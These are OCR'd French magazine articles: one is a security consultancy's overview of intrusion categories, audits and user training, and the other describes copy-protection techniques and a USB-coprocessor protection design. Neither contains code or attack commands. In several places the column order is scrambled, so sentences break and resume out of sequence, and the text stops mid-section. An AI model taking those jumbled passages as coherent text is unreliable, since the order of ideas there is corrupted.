- Dans un premier temps, le développement d'Internet à toujours contribuer à souder de nouvelles équipes de développeur qui travaillent pour la plupart sur de nouveaux applicatifs. Dans le même temps, les éditeurs de software pullulent, pour proposer toujours plus de nouveaux applicatifs. Il peut souvent s'agir de fork, ou de redéveloppement complet d'utilitaires software et services applicatifs existants. On ne compte plus le nombre de serveur ssh, ftp, http ... proposés. Cela est d'ailleurs aussi vrai pour les programmes GPL que pour les programmes propriétaires. Il est évident que plus un programme est nouveau, plus il est susceptible de contenir des failles basiques. Cela, accompagné du nombre croissant de passionnés et de professionnels de la sécurité qui examinent de près ces programmes, permet d'expliquer aisément qu'un plus grand nombre de vulnérabilités soient découverts; mais cela inclut l'ensemble de tous ces programmes qui ne sont pas encore des "références" ni couramment utilisés.

- De plus, le nombre de failles diminuant sur les services applicatifs les plus connus, beaucoup de hackers se sont alors tournés vers les applicatifs annexes, et notamment les softwares de type client (navigateur web, client mail, ...) pour lesquels le nombre de vulnérabilités découvertes ces dernières années à connues une croissance fulgurante. Non pas qu'elles n'étaient pas présentes avant : simplement plus de personnes s'intéressent à eux maintenant. Il ne faut pas non plus oublier toutes ces fonctionnalités et modules supplémentaires implémentés (Ex: ActiveX, OLE ... pour IE et Microsoft outlook, modules firefox ...), qui ouvrent la porte à de nouvelles formes d'attaques, ou augmentent simplement le nombre de failles potentielles.

Si le nombre de vulnérabilités à donc diminué, notamment sur les systèmes d'exploitation et les services les plus connus (qui représentent un danger immédiat pour l'intégrité des informations), cela veut-il dire que les réseaux informatiques ne sont plus en sécurité ? La question est plutôt de savoir si toutes ces nouvelles vulnérabilités découvertes dans les utilitaires annexes représentent finalement un danger réelle pour la confidentialité des données internes.

Les nouvelles formes de défense

Avant de répondre à cette précédente question, il est important également de faire un point sur les nouvelles formes d'implémentation sécurité technique, destinées à protéger le réseau. La encore, il y a eu heureusement bien des améliorations de faites.

La première est sans doute la prise des conscience des RSI vis à vis de ces outils. Pendant longtemps, on a entendu une ineptie évidente : "mon firewall me protège de tout !". Aujourd'hui il semble que la grande majorité des compagnies ont compris qu'à eux seuls, le firewall et l'antivirus ne peuvent assurer toute la sécurité nécessaire. On a donc vu se généraliser de nouvelles formes de protection, principalement

du type proxy applicatif, avant tout destinés à protéger le réseau contre les attaques Internet directes, et surtout pour les utilisateurs. Ce type de passerelle inclut toujours un antivirus web, mail, des liaisons VPN et permet de limiter l'attaque des utilisateurs par "reverse connection" (utilisée pour outrepasser le firewall).

Encore une fois, les éditeurs de ce type de logiciels ont proliféré à une vitesse incroyable cette dernière année, mais globalement tous ces produits sont des Linux, utilisant des services bien connu dans le monde du libre, et ajoutant un panneau d'administration pour la facilité de configuration. Cela n'en fait toutefois pas des produits inefficaces, mais il faut reconnaître qu'ils limitent grandement la portée des attaques depuis Internet.

Par ailleurs, les entreprises implémentent de plus en plus une politique de patch management, permettant de toujours s'assurer de la mise à jour des systèmes, avant tout pour lutter contre l'exploitation de vulnérabilités de type applicatif.

Une autre restriction souvent rencontrée, est la limitation des droits des utilisateurs sur l'accès au réseau et aux informations. Cela permet notamment de limiter la portée d'une attaque suite à une intrusion éventuelle de leur poste.

Cela étant dit, on peut considérer avoir établie le profil général de la sécurité de beaucoup d'entreprises aujourd'hui. Tout autre élément peut aujourd'hui être considéré comme un cas particulier, qui mériterait un article à lui seul.

La question est donc maintenant de savoir si cela est concrètement efficace pour lutter contre le vol des informations ?

Les nouvelles formes d'intrusion

Comme expliqué plus haut, l'attaque directe de serveurs est devenu plus complexe, mais les utilisateurs sont la pour aider les pirates.

Malgré toutes ces protections, ce sont d'abord les applicatifs clients en eux mêmes qui permettent d'outrepasser ces protections de type proxy. Le principe de base va simplement être de profiter des connexions autorisées en sortie afin de dialoguer avec le poste utilisateur compromis, puis de l'utiliser comme passerelle sur le reste du réseau. Bien que ce type d'attaque ne soit en rien nouvelle, toute l'attention se porte dessus quant on parle d'intrusion sur un réseau sécurisé (comme l'illustre une recherche sur les vulnérabilités de IE et Firefox apparues cette année).

On pourrait toutefois se dire que sur un réseau sur lequel est appliquée une véritable politique de patch management, et si les applicatifs clients sont tous configurés avec le niveau de sécurité requis (pas de Javascript, pas d'ActiveX ...), ce problème n'en est plus un. Malheureusement, l'apparition systématique de vulnérabilités sur les navigateurs web (Internet Explorer et Firefox), qui mettent en moyenne 4 à 5 jours pour être corrigées, va laisser régulièrement, même à un pirate peu expérimenté, des fenêtres de temps permettant l'intrusion et l'accès aux informations. Il faut donc à priori compter sur la chance, pour qu'un pirate ne montre pas le bout de son nez à ce moment la.

De plus, il y a encore de trop nombreux utilisateurs qui utilisent leur stations portables de chez eux, avec plusieurs utilitaires (jeux on line, réseau peer to peer ...) en dehors du réseau de l'entreprise (et donc sans bénéficier d'une quelconque protection). Un intrus à ainsi tout le loisir de configurer la machine de cette victime pour faciliter son intrusion par la suite; ou même, avec de la chance, il pourrait y trouver directement les informations qu'il cherche. Bien sur, dans le cadre d'un audit, il n'est pas réellement possible d'identifier cette menace, car elle est hors de portée d'un champ de recherche juridiquement légitime, mais cela, un pirate n'en a cure.

Cet exemple à lui seul ne fait que mettre en valeur les possibilités d'exploitation encore trop nombreuses permettant un accès au système depuis Internet. Cela n'inclut même pas le fait que la grande majorité des intrusions donnant lieu à un vol d'informations restent réalisées en interne et sont la cause d'un collaborateur. Se concentrer sur la sécurité externe est une chose, mais la sécurité des éléments uniquement accessibles en interne sont pourtant, sinon plus, à considérer.

Globalement, il est possible d'énumérer les grandes catégories relatives à l'intrusion et au vol d'information (seule ou en combinant plusieurs, qui permette de compromettre l'accès aux informations). Voir le tableau ci-contre.

Que faire ?

Il ne s'agit en aucun cas de dire, n'utilisez plus Internet Explorer, Firefox, Outlook, etc. **car finalement :**

- cela n'effacera en aucun cas tous les problèmes de sécurité,
- l'entreprise a peut être besoin, pour ses processus, de ce type de software,
- même si certains éléments représentent plus de risques que d'autres, Linux ou BSD n'ont jamais été inviolables.

Ce n'est donc pas un raisonnement sur un point précis de l'infrastructure qui va permettre d'assurer cette sécurité, au mieux, cela fait simplement gagner quelques points.

D'un autre coté, une entreprise ne peut se permettre de dépenser des sommes inconsidérées rien que pour le budget sécurité. Cela peut rapidement devenir le cas si la politique de management sécurité est mal gérée, et surtout établie sans objectifs précis. Le budget sécurité représente en général 3 à 10 %




Intrusion et vol d'information

La Fuite d'information : Des informations sensibles, concernant les différents éléments du réseau, peuvent être obtenues par l'assaillant depuis Internet. Celles-ci peuvent peuvent être techniques (prise d'informations sur les serveurs), et publiques par le biais des moteurs de recherche. La récupération de ces informations est toujours la première phase d'une intrusion.

L'exploitation de vulnérabilités : Les erreurs durant le développement d'un software ou des pages web dynamiques sont la principale cause de vulnérabilité des systèmes. Il s'agit de bogues de programmation qui peuvent être exploitées par un pirate afin d'obtenir un accès illégitime sur le système cible et sur le réseau.


La faiblesses de configuration : Le manque de restrictions dans la configuration des systèmes et équipements réseaux, ainsi que dans la limitation des droits utilisateurs sont également une cause majeure d'intrusion. OrganisationLes droits d'accès aux informations et aux services applicatifs doivent être définis dans la politique de management de sécurité informatique. Des erreurs ou le manque de respect dans l'implémentation technique de cette politique est pour un intrus un élément déterminant dans la réussite de son attaque.

Usurpation d'identité : L'usurpation de l'identité de divers éléments techniques (système, utilisateur, portail de travail collaboratif ...) peut permettre à un attaquant d'intercepter des informations (codes d'accès ...) et d'accéder à des ressources qui ne lui sont pas destinées.

Attaques des postes clients : Les serveurs de productions ne sont pas les seules cibles. Bien souvent, les postes des collaborateurs seront attaqués en priorité car ils sont généralement plus vulnérables. L'assaillant aura alors tout le loisir, une fois la première machine du réseau corrompue, de rediriger ses attaques sur d'autres serveurs internes avec moins de restrictions d'accès.

Ingénierie sociale : Il s'agit de se faire passer pour une personne appartenant à la société ou en relation directe avec elle afin d'obtenir des informations confidentielles, et ce par n'importe quel média de communication. Dans ce type d'attaque, les moyens utilisés ne sont pas techniques, mais jouent sur les faiblesses du comportement humain, qui reste une faille majeure quand des modèles de prévention et de suivi de l'information n'ont pas été intégrés dans la politique organisationnelle.

Processus de sécurisation






du budget IT (comprenant d'éventuels ingénieurs internes, les solutions de sécurité software / hardware ...). Comment est-il possible de l'évaluer et d'optimiser le rendement ?

Le processus de sécurité doit d'abord être complet défini autour des éléments suivants *(voir schéma)* :

1) Le contrôle de risque permet d'énumérer les vulnérabilités présentes, associées à des degrés de gravité.

2) Puis l'analyse des risques consiste à évaluer la criticité d'une menace en fonction de sa probabilité et son impact (technique et financier).

3) Les étapes précédentes permettront de prendre les décisions nécessaires à la définition de la politique de sécurité, dans laquelle seront défini les aspects techniques et les procédures à respecter et à implémenter.

4) L'implémentation d'architecture sécurisée est alors organisée, ainsi que sa gestion au quotidien.

Deux formules sont assé complémentaires pour permettre aux responsables techniques et administrateurs de fournir des éléments de réponse adaptés à ce processus :

L'audit

Ce type d'intervention permet d'identifier les vulnérabilités présentes en interne, afin de savoir

1) si elles sont bien réelles, ou si il s'agit de faux positifs,


2) si celles ci peuvent être exploitées, et sont dangereuses pour le système hôte et le réseau,

3) si elles permettent l'accès direct ou indirect aux informations confidentielles.

Mais également de déterminer quels sont les processus principaux et secondaires à surveiller.

L'intérêt de ces informations est bien sur de corriger ces vulnérabilités présentes, mais surtout de savoir comment orienter l'équipe technique pour qu'elle puisse travailler sur les problématiques ayant un impact sur les finances de l'entreprise. Il s'agit également de déterminer quels sont les produits qui seront les plus performants et rentables en fonction d'une infrastructure donnée.

L'autre intérêt de l'audit, va être de mettre en place une étude de risque financière. A coté de toutes ces procédures de sécurité, il existe des assurances et d'autres procédure technique et non technique, qui peuvent permettre une reprise d'activité en un temps normalement connu par avance. Le calcul à faire est donc simple : si le coût de



sécurisation d'un élément en particulier est plus chère que l'impact financier relatif à une intrusion sur cet élément, quel est l'intérêt d'investir pour sa sécurité ? Il est toutefois important de préciser que si en théorie cette politique semble adéquate, il faut faire très attention quant à la réalisation de cette étude, et surtout (le plus difficile probablement), estimer toute les conséquences indirectes du manque de sécurité d'un élément. Prenons un exemple significatif.

Les vulnérabilités de type XSS sur le site web de l'entreprise, qui sont souvent considérées comme peu critique pour la sécurité du site web, et encore moins pour la sécurité du réseau interne. Il est vrai que cela ne permet pas de mettre en place d'attaque directe contre le sous réseau interne. Toutefois, quand on parle des utilisateurs, il faut bien comprendre que par définition il auront naturellement tendance à faire confiance à un élément qui provient du site de l'entreprise, plutôt qu'à un élément présent sur un site inconnu. Or une faille de type XSS permet de donner l'illusion à un utilisateur qu'il est en train de télécharger un document ou une information fourni sur le site web de la société. Au cours de nos audits, nous avons pu établir qu'en moyenne 150 utilisateurs sur 200 tombent dans ce piège quand un XSS est exploitable sur le site web, alors qu'en moyenne seulement 15 % tombent dans le piège d'un lien fourni par mail et pointant sur un site inconnu. Dans le même ordre d'idée, avec ce type d'attaque, 30% des utilisateurs tombent dans le piège, et renvoient leurs codes d'accès, via par exemple une émulation de demande d'authentification au document proposé. Il est bien sur évident que toute attaque permettant de tromper l'utilisateur (phishing ...), donnent en général des résultats similaires. On peut donc considérer donc que ce type de vulnérabilité à un potentiel d'impact important pour les postes clients notamment. Il ne reste donc finalement qu'à déterminer la portée d'une intrusion sur les postes utilisateurs (en fonction des droits acquis ou pouvant être acquis), par rapport à l'accès illégitime aux informations confidentielles et aux utilitaires de gestion des process.

C'est à partir de ces éléments qu'il sera possible de déterminer pour chaque faiblesse son coût, et de le comparer à l'investissement nécessaire pour sa correction.

La formation

Afin de gérer la travail quotidien en terme de sécurité, et être en mesure de déterminer immédiatement un élément en phase de devenir critique, la formation des ingénieurs peut être une option.

En ce qui concerne les utilisateurs, l'approche doit être différente. On pourrait répéter 10000 fois qu'il ne faut pas ouvrir de points .exe, il y aura toujours des utilisateurs pour le faire – par exemple le stagiaire de passage deux mois et qui n'a aucune considération pour ce type de chose. C'est réellement à l'équipe technique de trouver et d'implémenter les solutions qui serviront à protéger les utilisateurs.

Toutefois, il y a un autre point sensible, qui est destiné à devenir à terme le futur de la sécurité informatique. Il s'agit de tout ce qui se rapproche du « social engineering ». Il s'agit de toutes les méthodes qui vont permettre d'usurper une identité en utilisant n'importe quel média de communication, pour obtenir une accréditation sur l'accès aux donnée, ou les données elles même. On arrive la malheureusement à un point ou la technologie ne peux plus grand chose, car on s'attaque finalement à la plus grande faiblesse de l'entreprise : l'homme, et plus particulièrement à ses émotions pour lui donner confiance.

Si il est bien sur possible de mettre en place des procédures complexes pour échapper à ce genre de situation, il est aussi indispensable de bien les faire identifier et comprendre aux utilisateurs; et surtout de leur donner les armes pour apprendre à ce méfier de toutes demandes qui pourrait paraître suspecte de prime abord.

Conclusion

Cet article avait pour objectif de vous fournir quelques pistes essentielles sur les points a aborder dans la définition de la politique de management en sécurité, sans laquelle il est quasiment impossible de pouvoir établir un processus qui permettra d'assurer à un certain niveau l'intégrité et la confidentialité des éléments. Il ne s'agit bien sur pas d'une liste exhaustive du processus à mettre en place, pour laquelle il existe des formations très complètes.

Sysdream
IT security consulting
(cadeac@sysdream.com)

Une protection logicielle sans secrets

Wild

Une société française vient de terminer un long travail de développement et de rédaction de brevets centré sur un modèle de protection de logiciels, reposant sur des principes publiés et ouverts, et qui pourtant semble relativement solide. Pour une fois, nous pouvons vous en parler librement.

Lorsqu'on nous a contacté pour nous présenter un système de protection de logiciels contre la copie, nous étions tentés de croire à une nième tentative de ralentir les « crackers », vouée à l'échec à plus ou moins long terme. Mais en y regardant de plus près, nous avons découvert une approche intéressante, pragmatique et novatrice par certains côtés. Même si les techniques utilisées ne sont pas fondamentalement nouvelles, c'est leur combinaison et surtout leur utilisation dans un schéma ouvert et sans secret qui est rafraîchissant.

Si vous suivez cette rubrique reversing (ou si vous avez lu notre dernier hors série sur le sujet), vous avez sans doute remarqué que nous parlons peu des protections récentes. La législation en vigueur interdit en effet l'analyse de ce genre de code, et a fortiori d'en publier les résultats. Les éditeurs de protection sont d'ailleurs particulièrement nerveux à ce sujet, et n'hésite généralement pas à engager des poursuites au moindre faux pas, pour protéger leurs intérêt commerciaux. Cela n'empêche pas, bien sûr, certains chercheurs d'étudier ces protections et de partager leur découvertes dans des cercles fermés. Mais sur les forums publics ou dans les publications en général, l'autocensure règne.

Il paraît pourtant essentiel que ce type de logiciels puisse faire l'objet de l'analyse de chercheurs indépendants. Au delà des impératifs économiques de ces éditeurs, que l'on peut certes comprendre, il est nécessaire de mettre en avant les intérêts des utilisateurs. Ces protections ont pour vocation de limiter ce qu'on peut effectivement faire avec son ordinateur. Le problème est qu'il est très difficile de borner cette limitation à la duplication du programme protégé ou simplement à empêcher l'utilisation d'une copie illégale de celui-ci.

Certaines protections installent par exemples des drivers fonctionnant en ring0, c'est-à-dire au coeur du système d'exploitation, afin de contrer certains types d'attaques (debuggers bas niveaux, émulation du lecteur CD, etc.). Il paraît déraisonnable d'accepter cette intrusion les yeux fermés – d'autant plus qu'il faut payer pour ça ! Une driver de ce type équivaut en effet, à peu de choses près, à une modification du noyau, qui se traduit par un changement du comportement du système, par forcément bien localisé. En particulier, un tel driver peut introduire des problèmes de sécurité par effet de bord. Peut-on compter sur l'éditeur pour les détecter et les prévenir de sa propre initiative ?

Le système de protection dont il est question dans cet article possède le double avantage, pour nous d'être entièrement publique (notamment par ce que des brevets décrivent son fonctionnement) et pour les utilisateurs d'être non intrusif, en cela qu'il n'est pas nécessaire qu'il influe sur le fonctionnement du système en dehors du programme protégé. Profitons-en !

Le chat ou la souris

La protection d'un logiciel consiste en deux défis. D'une part, il s'agit de donner une réalité technique à la licence d'utilisation achetée avec le produit – ou en d'autres termes de reconnaître une version légitime d'une version copiée illégalement. D'autre part, on veut bien sûr empêcher le contournement de cette mesure.

Protections de base

Divers moyens d'authentifier un utilisateur légitime ont été inventés. Le plus connu est sans doute l'attribution d'un numéro de série avec chaque licence. Immatérielle, c'est une solution bon marché mais, comme on a pu l'étudier à divers reprises, ce type de protection est en général facile à contourner – ne serait-ce qu'en s'échangeant des numéros de série.




L'autre grande classe de protections repose sur un objet physique : outre les dongles, petit dispositif électronique réalisant une fonction difficile à reverser à connecter sur un

port de l'ordinateur, les éditeurs distribuent souvent leurs logiciels sur des supports doté de propriétés identifiables par les périphériques standards, mais difficiles à reproduire sans un matériel spécial. Il y a quelques années, on utilisait des pistes magnétiques inhabituelles sur les disquettes ; aujourd'hui ce sont des particularités optiques obtenues lors du pressages des CD ou DVD. Ces protections sont contournées en émulant ces propriétés au niveau de l'application ou du système d'exploitation (schématiquement : en détournant les API de gestion des périphériques qui vérifient ces propriétés).

Mais chacune de ces protection ne peut résister seule à une attaque générique consistant simplement à modifier le programme pour qu'il considère que la vérification du sérial ou de la propriété physique ait toujours un résultat positif. Or il est théoriquement impossible d'empêcher cela. Tout ce que l'on peut faire, c'est gêner le travail d'analyse nécessaire à ce contournement, afin de retarder la sortie d'un crack dans des délais commercialement viables.

Nous avons pu étudier dans de précédents numéros diverses techniques permettant d'empêcher ou de dérouter le fonctionnement d'outils tels que debuggers ou désassembleurs. Beaucoup de protections sont capables de détecter que le programme protégé est par exemple exécuté en mode pas à pas, et d'en perturber, le cas échéant, son exécution afin de camoufler les parties sensibles. On peut aussi utiliser des couches de cryptage afin de compliquer l'accès à du code ou à des données en clair (les challenges proposés par Nicolas Brulez pour les deux dernières éditions du challenge Securitech, et leurs solutions, donnent une bonne idée du principe de cette technique).

Machines virtuelles

Actuellement, la plupart des protections robustes utilisent en plus une machine virtuelle (VM pour virtual machine) pour l'exécution de parties clé de la protection. On a ainsi un programme dans le programme, et donc un processeur virtuel pour l'exécuter. Contrairement aux processeurs du commerce ou aux VM comme celle de Java, il n'y bien entendu pas de documentation officielle sur son fonctionnement. Le comprendre, en boite noir, est donc un préalable nécessaire et très coûteux en temps pour quiconque voudrait étudier une telle protection, même en équipe.

La performance n'étant pas la première priorité, ces VM peuvent être très obscures et dotées de vérification d'intégrité ou de contraintes mathématiques difficiles à deviner. Il est donc particulièrement difficile d'analyser les parties de la protection exécutée dans la VM, et encore plus de les modifier. Cependant, même si c'est de plus en plus difficile, ces mesures de protection finissent tôt ou tard par être crackées, directement ou indirectement, car les techniques de reversing évoluent également de leur côté.

Endless loops

DAEMON Tools est un logiciel permettant d'émuler un lecteur physique, à partir d'une image logique d'un CDROM (iso). C'est d'abord un outil de confort, dont un équivalent simple existe d'ailleurs sur toutes les installations de base de Linux, BSD ou Mac depuis des années. Ce que ce logiciel apporte cependant de plus, c'est que l'émulation du lecteur est assez fine pour simuler les particularités physique dont nous parlions plus haut. On peut ainsi tromper certaines protections qui reposent sur ce principe. Plutôt que de s'attaquer de manière frontale à la protection, en modifiant son comportement, on trafique simplement, de l'extérieur, sa perception des éléments qu'elle doit vérifier.

Ce genre d'outil – il en existe quelques autres – est souvent utilisé par les gamers qui, ayant acheté un jeu protégé, veulent pouvoir y jouer sans avoir à manipuler de CD. Cela permet d'éviter l'usure, ainsi que le bruit désagréable de certains lecteurs mis à l'épreuve par la protection. Certains observent même des gains en performance. Voilà pour la version officielle.

L'ennui, c'est que cet outil permet évidemment de jouer, de la même manière, à partir de copies illégale – ce qui représente un manque à gagner réel. Pour résoudre cette inéquation, les éditeurs de logiciels choisissent souvent de renforcer leurs protections afin d'empêcher techniquement de le faire, au détriment du confort de beaucoup de leurs clients, vraisemblablement moins nombreux que les « pirates »...


De la demande à l'offre, les éditeurs de protections doivent quant à eux se mettre à reverser ces outils afin de pouvoir les détecter et les contrer. Ainsi, la dernière version de StartForce, par exemple, semble résister pour l'instant à DAEMON Tools – du moins jusqu'à ce que les développeurs de celui-ci trouvent une manière de mieux le protéger contre la détection.


Bref, les rôles s'inversent inlassablement - d'autant qu'il y a des intérêts économiques dans chaque camp.

Six idées de base

Il est difficile de briser ce cercle vicieux. On peut cependant remarquer que le secret sur lequel reposent ces protections en est l'une des causes. Si l'on part du principe que l'utilisateur doit garder le contrôle de ce qui s'exécute sur son ordinateur, il est en effet impossible de concevoir un protection crédible qui ne soit obscure et secrète, car quiconque a bien compris son fonctionnement peut toujours se débrouiller pour le détourner.

Une manière de faire avancer le problème est de déporter l'essentiel de la protection hors du software, donc hors de portée de l'utilisateur. C'est du moins ce qu'a choisi de faire la société qui nous a



Une partie du programme s'exécute sur le périphérique, hors de portée de l'utilisateur

contacté. Ce ne sont pas les premiers à le faire, mais nous profitons de cette occasion d'en parler librement.

La clé de leur protection consiste en un coprocesseur générique, extérieur au système, ainsi qu'en un ensemble de techniques combinées permettant de s'en servir de manière fiable à ce dessein. En pratique, leur prototype de démonstration est un petit périphérique USB sur lequel s'exécutent des morceaux choisis du programme principal, comme c'est le cas pour les machines virtuelles dont nous parlions plus haut. Une API permet de charger des éléments de code sur le coprocesseur, et d'y faire appel pour exécuter des opérations cachées.

contient une clé secrète. Ainsi, on peut stocker sous forme chiffrée, dans le logiciel protégé, le code qui sera exécuté sur le coprocesseur – il n'apparaît donc à aucun moment en clair dans un espace contrôlé par l'utilisateur. Ajouté à cela, diverses techniques rendent très difficile l'analyse en boite noir des parties du code exécutées hors du PC.

On voit que tout repose ainsi sur la clé secrète : si elle est compromise, on peut réaliser un émulateur remplaçant le coprocesseur. Cela peut paraître comme une faiblesse, mais de cette manière, on réduit le cassage de la protection à deux pistes principales maîtrisables : la cryptanalyse et l'attaque physique sur le périphérique pour récupérer cette

Afin qu'il ne soit pas possible d'étudier ou d'interférer avec ce code déporté, le coprocesseur implémente quelques primitives cryptographiques (cablées ou logicielles) et

clé. Or l'algorithme de chiffrement peut être judicieusement choisi, afin qu'il résiste aux attaques connues, malgré le type de données assez prévisible (principalement des suites d'instructions). Et le type de puce utilisé peut être aussi robuste que ceux des cartes bancaires, par exemple.

Outre ces deux pistes, il ne reste donc plus comme solution que de deviner et réimplémenter une grande partie du programme. On va voir que cela n'est a priori pas trivial du tout.

1. Fonctions élémentaires

Il s'agit de définir, entre autre, un jeu d'instruction et un protocole de communication permettant d'implémenter des opérations algorithmiques sur le coprocesseur. Parmi ces instructions, on comptes celles qui permettent le transfert des paramètres et, dans l'autre

Du point de vue du développeur

